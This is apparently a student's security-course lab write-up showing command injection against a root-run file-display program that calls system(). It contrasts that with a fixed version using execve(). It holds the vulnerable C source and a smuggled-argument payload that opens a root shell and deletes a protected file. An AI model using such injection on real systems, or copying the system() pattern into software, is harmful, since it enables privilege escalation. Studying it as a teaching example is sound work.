
Kristin Adachi
CS431
3 / 10 / 16

Exercise 6

For this exercise, I was given a program that can display any specified file but does not allow me to perform any write operations to modify the file. However, I believe that there is a way to compromise the integrity of the system because I found a way that I could use this program to remove a file despite not having permission to perform write operations.

First, I started by creating a test file as the `root` user and name it `test`. As shown in the screenshot, other users should only be able to read the test file.



After this, I tried to access this as a regular user (I named this user `dummy`) and attempted to remove the test file. As expected, I was unable to remove `test` because I didn't have any write privileges. Then, I ran the command `./secure_read "secure_read.c && sh"` in the command line. As a result, this line displayed the `secure_read.c` file and opened a shell. Because `secure_read` is a program executed by `root`, the shell is opened as the `root` user. Because of this, I had the permission to remove `test` even though I was a regular user. After exiting the shell, I confirmed that the test file was removed. This is all shown in the following screenshot.

```
dummy@kristin-VirtualBox: /home/kristin/Documents
dummy@kristin-VirtualBox:/home/kristin/Documents$ rm test
rm: remove write-protected regular empty file 'test'? yes
rm: cannot remove 'test': Permission denied
dummy@kristin-VirtualBox:/home/kristin/Documents$ ./secure_read "secure_read.c && sh"
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
char *v[3];
char *command;
if(argc < 2) {
printf("Please type a file name.\n");
return 1;
}
v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
sprintf(command, "%s %s", v[0], v[1]);
// Use only one of the followings.
system(command);
// execve(v[0], v, NULL);

return 0 ;
}

# whoami
root
# rm test
# ls
secure_read  secure_read.c
# exit
dummy@kristin-VirtualBox:/home/kristin/Documents$ ls
secure_read  secure_read.c
dummy@kristin-VirtualBox:/home/kristin/Documents$
```

After performing this attack with the `system` call in the `secure_read` program, I replaced it with the `execve` call. Again, I created a test file as the `root` user and then switched to a regular user. I tried to perform the attack again, but this time it didn't work.

```
dummy@kristin-VirtualBox: /home/kristin/Documents
dummy@kristin-VirtualBox:/home/kristin/Documents$ ls
secure_read  secure_read.c  test
dummy@kristin-VirtualBox:/home/kristin/Documents$ ./secure_read "secure_read.c && sh"
/bin/cat: secure_read.c && sh: No such file or directory
dummy@kristin-VirtualBox:/home/kristin/Documents$
```

`system` call vs. `execve` call:

I was able to successfully perform the attack when using the `system` call because it calls a shell to execute the command passed in as an argument. There is a potential problem with this because the shell behavior depends on who runs the command. As a result, you could acquire `root` privileges despite being a regular user. On the other hand, `execve` does not call a shell. Instead, it wants to take in a program name and executes the program passed into its first argument. Because of this, I was not able to perform the same attack I used before. In conclusion, it seems that the `system` call is dangerous because it allows privilege escalation to be performed in certain cases whereas `execve` seems safer.